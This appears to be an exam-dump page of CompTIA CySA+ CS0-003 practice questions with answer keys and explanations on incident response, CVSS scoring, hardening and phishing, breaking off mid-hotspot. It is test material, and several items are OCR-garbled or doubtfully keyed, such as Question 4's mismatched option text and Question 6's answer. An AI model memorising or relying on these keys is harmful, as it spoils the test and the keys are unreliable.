Exam Questions CS0-003

CompTIA CySA+ Certification Beta Exam

https://www.2passeasy.com/dumps/CS0-003/

NEW QUESTION 1
Several critical bugs were identified during a vulnerability scan. The SLA risk requirement is that all critical vulnerabilities should be patched within 24 hours. After sending a notification to the asset owners, the patch cannot be deployed due to planned, routine system upgrades Which of the following is the best method to remediate the bugs?

A. Reschedule the upgrade and deploy the patch
B. Request an exception to exclude the patch from installation
C. Update the risk register and request a change to the SLA
D. Notify the incident response team and rerun the vulnerability scan

Answer: C

Explanation:
When a patch cannot be deployed due to conflicting routine system upgrades, updating the risk register and requesting a change to the Service Level Agreement (SLA) is a practical approach. It allows for re-evaluation of the risk and adjustment of the SLA to reflect the current situation.

NEW QUESTION 2
A security analyst needs to mitigate a known, exploited vulnerability related not tack vector that embeds software through the USB interface. Which of the following should the analyst do first?

A. Conduct security awareness training on the risks of using unknown and unencrypted USBs.
B. Write a removable media policy that explains that USBs cannot be connected to a company asset.
C. Check configurations to determine whether USB ports are enabled on company assets.
D. Review logs to see whether this exploitable vulnerability has already impacted the company.

Answer: C

Explanation:
USB ports are a common attack vector that can be used to deliver malware, steal data, or compromise systems. The first step to mitigate this vulnerability is to check the configurations of the company assets and disable or restrict the USB ports if possible. This will prevent unauthorized devices from being connected and reduce the attack surface. The other options are also important, but they are not the first priority in this scenario.
References:
? CompTIA CySA+ CS0-003 Certification Study Guide, page 247
? What are Attack Vectors: Definition & Vulnerabilities, section “How to secure attack vectors”
? Are there any attack vectors for a printer connected through USB in a Windows environment?, answer by user “schroeder”

NEW QUESTION 3
Which of the following would help to minimize human engagement and aid in process improvement in security operations?

A. OSSTMM
B. SIEM
C. SOAR
D. QVVASP

Answer: C

Explanation:
SOAR stands for security orchestration, automation, and response, which is a term that describes a set of tools, technologies, or platforms that can help streamline, standardize, and automate security operations and incident response processes and tasks. SOAR can help minimize human engagement and aid in process improvement in security operations by reducing manual work, human errors, response time, or complexity. SOAR can also help enhance collaboration, coordination, efficiency, or effectiveness of security operations and incident response teams.

NEW QUESTION 4
A recent zero-day vulnerability is being actively exploited, requires no user interaction or privilege escalation, and has a significant impact to confidentiality and integrity but not to availability. Which of the following CVE metrics would be most accurate for this zero-day threat?

A. CVSS: 31/AV: N/AC: L/PR: N/UI: N/S: U/C: H/1: K/A: L
B. CVSS:31/AV:K/AC:L/PR:H/UI:R/S:C/C:H/I:H/A:L
C. CVSS:31/AV:N/AC:L/PR:N/UI:H/S:U/C:L/I:N/A:H
D. CVSS:31/AV:L/AC:L/PR:R/UI:R/S:U/C:H/I:L/A:H

Answer: A

Explanation:
This answer matches the description of the zero-day threat. The attack vector is network (AV:N), the attack complexity is low (AC:L), no privileges are required (PR:N), no user interaction is required (UI:N), the scope is unchanged (S:U), the confidentiality and integrity impacts are high (C:H/I:H), and the availability impact is low (A:L). Official References: https://nvd.nist.gov/vuln-metrics/cvss

NEW QUESTION 5
A cybersecurity team has witnessed numerous vulnerability events recently that have affected operating systems. The team decides to implement host-based IPS, firewalls, and two-factor authentication. Which of the following
does this most likely describe?

A. System hardening
B. Hybrid network architecture
C. Continuous authorization
D. Secure access service edge

Answer: A

Explanation:
The correct answer is A. System hardening.
System hardening is the process of securing a system by reducing its attack surface, applying patches and updates, configuring security settings, and implementing security controls. System hardening can help prevent or mitigate vulnerability events that may affect operating systems. Host-based IPS, firewalls, and two-factor authentication are examples of security controls that can be applied to harden a system1.
The other options are not the best descriptions of the scenario. A hybrid network architecture (B) is a network design that combines on-premises and cloud-based resources, which may or may not involve system hardening. Continuous authorization © is a security approach that monitors and validates the security posture of a system on an ongoing basis, which is different from system hardening. Secure access service edge (D) is a network architecture that delivers cloud-based security services to remote users and devices, which is also different from system hardening.

NEW QUESTION 6
The Chief Executive Officer (CEO) has notified that a confidential trade secret has been compromised. Which of the following communication plans should the CEO initiate?

A. Alert department managers to speak privately with affected staff.
B. Schedule a press release to inform other service provider customers of the compromise.
C. Disclose to all affected parties in the Chief Operating Officer for discussion and resolution.
D. Verify legal notification requirements of PII and SPII in the legal and human resource departments.

Answer: A

Explanation:
The CEO should initiate an alert to department managers to speak privately with affected staff. This is because the trade secret is confidential and should not be disclosed to the public. Additionally, the CEO should verify legal notification requirements of PII and SPII in the legal and human resource departments to ensure compliance with data protection laws.
References: CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition, Chapter 4, “Data Protection and Privacy Practices”, page 194; CompTIA CySA+ Certification Exam Objectives Version 4.0, Domain 4.0 “Compliance and Assessment”, Objective 4.1 “Given a scenario, analyze data as part of a security incident”, Sub-objective “Data classification levels”, page 23

NEW QUESTION 7
A cybersecurity analyst is reviewing SIEM logs and observes consistent requests originating from an internal host to a blocklisted external server. Which of the following best describes the activity that is
taking place?

A. Data exfiltration
B. Rogue device
C. Scanning
D. Beaconing

Answer: D

Explanation:
Beaconing is the best term to describe the activity that is taking place, as it refers to the periodic communication between an infected host and a blocklisted external server. Beaconing is a common technique used by malware to establish a connection with a command-and-control (C2) server, which can provide instructions, updates, or exfiltration capabilities to the malware. Beaconing can vary in frequency, duration, and payload, depending on the type and sophistication of the malware. The other terms are not as accurate as beaconing, as they describe different aspects of malicious activity. Data exfiltration is the unauthorized transfer of data from a compromised system to an external destination, such as a C2 server or a cloud storage service. Data exfiltration can be a goal or a consequence of malware infection, but it does not necessarily involve blocklisted servers or consistent requests. Rogue device is a device that is connected to a network without authorization or proper security controls. Rogue devices can pose a security risk, as they can introduce malware, bypass firewalls, or access sensitive data. However, rogue devices are not necessarily infected with malware or communicating with blocklisted servers. Scanning is the process of probing a network or a system for vulnerabilities, open ports, services, or other information. Scanning can be performed by legitimate administrators or malicious actors, depending on the intent and authorization. Scanning does not imply consistent requests or blocklisted servers, as it can target any network or system.

NEW QUESTION 8
An analyst is remediating items associated with a recent incident. The analyst has isolated the vulnerability and is actively removing it from the system. Which of the following steps of
the process does this describe?

A. Eradication
B. Recovery
C. Containment
D. Preparation

Answer: A

Explanation:
Eradication is a step in the incident response process that involves removing any traces or remnants of the incident from the affected systems or networks, such as malware, backdoors, compromised accounts, or malicious files. Eradication also involves restoring the systems or networks to their normal or secure state, as well as verifying that the incident is completely eliminated and cannot recur. In this case, the analyst is remediating items associated with a recent incident by isolating the vulnerability and actively removing it from the system. This describes the eradication step of the incident response process.

NEW QUESTION 9
The Chief Executive Officer of an organization recently heard that exploitation of new attacks in the industry was happening approximately 45 days after a patch was released.
Which of the following would best protect this organization?


A. A mean time to remediate of 30 days

B. A mean time to detect of 45 days
C. A mean time to respond of 15 days
D. Third-party application testing

Answer: A

Explanation:
A mean time to remediate (MTTR) is a metric that measures how long it takes to fix a vulnerability after it is discovered. A MTTR of 30 days would best protect the organization from the new attacks that are exploited 45 days after a patch is released, as it would ensure that the vulnerabilities are fixed before they are exploited


NEW QUESTION 10
SIMULATION
You are a penetration tester who is reviewing the system hardening guidelines for a company. Hardening guidelines indicate the following.
? There must be one primary server or service per device.
? Only default port should be used
? Non- secure protocols should be disabled.
? The corporate internet presence should be placed in a protected subnet
Instructions :
? Using the available tools, discover devices on the corporate network and the services running on these devices.
You must determine
? ip address of each device
? The primary server or service each device
? The protocols that should be disabled based on the hardening guidelines



A. Mastered
B. Not Mastered


Answer: A

Explanation:
Answer below images



PC1

```
nmap <host>
ping <host>
help

[root@server1 ~]# nmap candymancarl.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on CandyManCarl.Local (192.168.1.20):
Not shown: 1676 closed ports
PORT       STATE       SERVICE
21/tcp     open        ftp
135/tcp    open        msrpc Microsoft Windows RPC
139/tcp    open        netbios-ssn
445/tcp    open        microsoft-ds
MAC Address: 09:00:27:D9:8E:D4 (Symetrical Systems Industries Consortium)

Nmap finished: 1 IP address (1 host up) scanned in 0.420 seconds

[root@server1 ~]# nmap farmerlaura.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on FarmerLaura.Local (192.168.1.30):
Not shown: 1678 closed ports
PORT       STATE       SERVICE
143/tcp    open        imap
993/tcp    open        imap/s
MAC Address: 09:00:27:D9:8E:D3 (Symetrical Systems Industries Consortium)

Nmap finished: 1 IP address (1 host up) scanned in 0.420 seconds

[root@server1 ~]# nmap sandwichsara.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on SandwichSara.Local (192.168.1.40):
```



NEW QUESTION 10
An older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. Which of the following factors would an analyst most likely communicate as the reason for this escalation?

A. Scope
B. Weaponization
C. CVSS
D. Asset value

Answer: B

Explanation:
Weaponization is a factor that describes how an adversary develops or acquires an exploit or payload that can take advantage of a vulnerability and deliver a malicious effect. Weaponization can increase the severity or impact of a vulnerability, as it makes it easier or more likely for an attacker to exploit it successfully and cause damage or harm. Weaponization can also indicate the level of sophistication or motivation of an attacker, as well as the availability or popularity of an exploit or payload in the cyber threat landscape. In this case, an older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. This indicates that weaponization was the reason for this escalation.

NEW QUESTION 14
An incident response team finished responding to a significant security incident. The management team has asked the lead analyst to provide an after-action report that includes lessons learned. Which of the following is the most likely reason to include lessons learned?

A. To satisfy regulatory requirements for incident reporting
B. To hold other departments accountable
C. To identify areas of improvement in the incident response process
D. To highlight the notable practices of the organization's incident response team

Answer: C

Explanation:
The most likely reason to include lessons learned in an after-action report is to identify areas of improvement in the incident response process. The lessons learned process is a way of reviewing and evaluating the incident response activities and outcomes, as well as identifying and documenting any strengths, weaknesses, gaps, or best practices. Identifying areas of improvement in the incident response process can help enhance the security posture, readiness, or capability of the organization for future incidents, as well as provide feedback or recommendations on how to address any issues
or challenges.

NEW QUESTION 19
Which of the following describes how a CSIRT lead determines who should be communicated with and when during a security incident?

A. The lead should review what is documented in the incident response policy or plan
B. Management level members of the CSIRT should make that decision
C. The lead has the authority to decide who to communicate with at any time

D. Subject matter experts on the team should communicate with others within the specified area of expertise

Answer: A

Explanation:
The incident response policy or plan is a document that defines the roles and responsibilities, procedures and processes, communication and escalation protocols, and reporting and documentation requirements for handling security incidents. The lead should review what is documented in the incident response policy or plan to determine who should be communicated with and when during a security incident, as well as what information should be shared and how. The incident response policy or plan should also be aligned with the organizational policies and legal obligations regarding incident notification and disclosure.

NEW QUESTION 23
Which of the following best describes the reporting metric that should be utilized when measuring the degree to which a system, application, or user base is affected by an uptime availability outage?

A. Timeline
B. Evidence
C. Impact
D. Scope

Answer: C

Explanation:
The correct answer is C. Impact.
The impact metric is the best way to measure the degree to which a system, application, or user base is affected by an uptime availability outage. The impact metric quantifies the consequences of the outage in terms of lost revenue, productivity, reputation, customer satisfaction, or other relevant factors. The impact metric can help prioritize the recovery efforts and justify the resources needed to restore the service1.
The other options are not the best ways to measure the degree to which a system, application, or user base is affected by an uptime availability outage. The timeline metric (A) measures the duration and frequency of the outage, but not its effects. The evidence metric (B) measures the sources and types of data that can be used to investigate and analyze the outage, but not its effects. The scope metric (D) measures the extent and severity of the outage, but not its effects.

NEW QUESTION 25
A Chief Information Security Officer wants to implement security by design, starting …… vulnerabilities, including SQL injection, FRI, XSS, etc. Which of the following would most likely meet the requirement?

A. Reverse engineering
B. Known environment testing
C. Dynamic application security testing
D. Code debugging

Answer: C

Explanation:
Dynamic Application Security Testing (DAST) is used to detect vulnerabilities in running applications, including common issues like SQL injection, FRI, XSS, etc. It aligns with the goal of implementing security by design.

NEW QUESTION 26
A security analyst is responding to an indent that involves a malicious attack on a network. Data closet. Which of the following best explains how are analyst should properly document the incident?

A. Back up the configuration file for alt network devices
B. Record and validate each connection
C. Create a full diagram of the network infrastructure
D. Take photos of the impacted items

Answer: D

Explanation:
When documenting a physical incident in a network data closet, taking photos provides a clear and immediate record of the situation, which is essential for thorough incident documentation and subsequent investigation.
Proper documentation of an incident in a data closet should include taking photos of the impacted items. This provides visual evidence and helps in understanding the physical context of the incident, which is crucial for a thorough investigation. Backing up configuration files, recording connections, and creating network diagrams, while important, are not the primary means of documenting the physical aspects of an incident.

NEW QUESTION 27
A recent penetration test discovered that several employees were enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. Which of the following would best address this issue?

A. Increasing training and awareness for all staff
B. Ensuring that malicious websites cannot be visited
C. Blocking all scripts downloaded from the internet
D. Disabling all staff members' ability to run downloaded applications

Answer: A

Explanation:
Increasing training and awareness for all staff is the best way to address the issue of employees being enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. This issue is an example of social engineering, which is a technique that exploits human psychology and behavior to manipulate people into performing actions or divulging information that benefit the attackers. Social engineering can take many forms, such as

phishing, vishing, baiting, quid pro quo, or impersonation. The best defense against social engineering is to educate and train the staff on how to recognize and avoid common social engineering tactics, such as:
? Verifying the identity and legitimacy of the caller or sender before following their instructions or clicking on any links or attachments
? Being wary of unsolicited or unexpected requests for information or action, especially if they involve urgency, pressure, or threats
? Reporting any suspicious or anomalous activity to the security team or the appropriate authority
? Following the organization's policies and procedures on security awareness and best practices
Official References:
? https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002- exam-objectives
? https://www.comptia.org/certifications/cybersecurity-analyst
? https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your- questions-answered

NEW QUESTION 30
A payroll department employee was the target of a phishing attack in which an attacker impersonated a department director and requested that direct deposit information be updated to a new account. Afterward, a deposit was made into the unauthorized account. Which of the following is one of the first actions the incident response team should take when they receive notification of the attack?

A. Scan the employee's computer with virus and malware tools.
B. Review the actions taken by the employee and the email related to the event
C. Contact human resources and recommend the termination of the employee.
D. Assign security awareness training to the employee involved in the incident.

Answer: B

Explanation:
In case of a phishing attack, it's crucial to review what actions were taken by the employee and analyze the phishing email to understand its nature and impact.References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 6, page 246; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 6, page 255.

NEW QUESTION 34
HOTSPOT
A company recently experienced a security incident. The security team has determined
a user clicked on a link embedded in a phishing email that was sent to the entire company. The link resulted in a malware download, which was subsequently installed and run.
INSTRUCTIONS
Part 1
Review the artifacts associated with the security incident. Identify the name of the malware, the malicious IP address, and the date and time when the malware executable entered the organization.
Part 2
Review the kill chain items and select an appropriate control for each that would improve the security posture of the organization and would have helped to prevent this incident from occurring. Each
control may only be used once, and not all controls will be used.

Firewall log:

Dec 1 11:24:16 fire00 sav00: NetScreen device_id=sav00 [Root]system-critical-00436: Large ICMP packet! From 1.2.3.4 to 2.3.4.5, proto 1 (zone Untrust, int ethernet1/2). Occurred 1 times.
[00001] 2005-05-16 12:55:10 [Root]system-critical-00042: Replay packet detected on IPSec tunnel on ethernet3 with tunnel ID 0x1c! From z.y.x.w to a.b.c.d/336, ESP, SPI 0xf63af637, SEQ 0xe337.
[00001] 2006-05-25 13:34:33 [Root]system-alert-00008: IP spoofing! From 10.1.1.238:80 to a.b.c.d:49807, proto TCP (zone Untrust, int ethernet3). Occurred 1 times.

File integrity Monitoring Report:

File integrity monitoring report

Shows files, folders, shares, and permissions that were created, deleted, or modified.

Action	Object type	What	Who	When
Added Where: Workstation:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\payroll.xlsx	Domainusers\user1	11/30/19 12:05:34
Removed Where: Workstation: Date created:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\payroll.xlsx "11/30/19 12:05:34"	Domainusers\user1	11/30/19 12:25:13
Added Where: Workstation:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\resume1.docx	Domainusers\user1	12/1/19 13:59:25
Added	File	\\host1\users\user1\Downloads\invoice.exe	Domainusers\user1	12/1/19 14:03:55
Where: Workstation:	Host1 172.30.0.152			
Renamed Where: Workstation: Name changed from:	File Host1 172.30.0.152	resume1.docx to resume2.docx	Domainusers\user1	12/1/19 14:25:30

Malware domain list:

Malware domain list

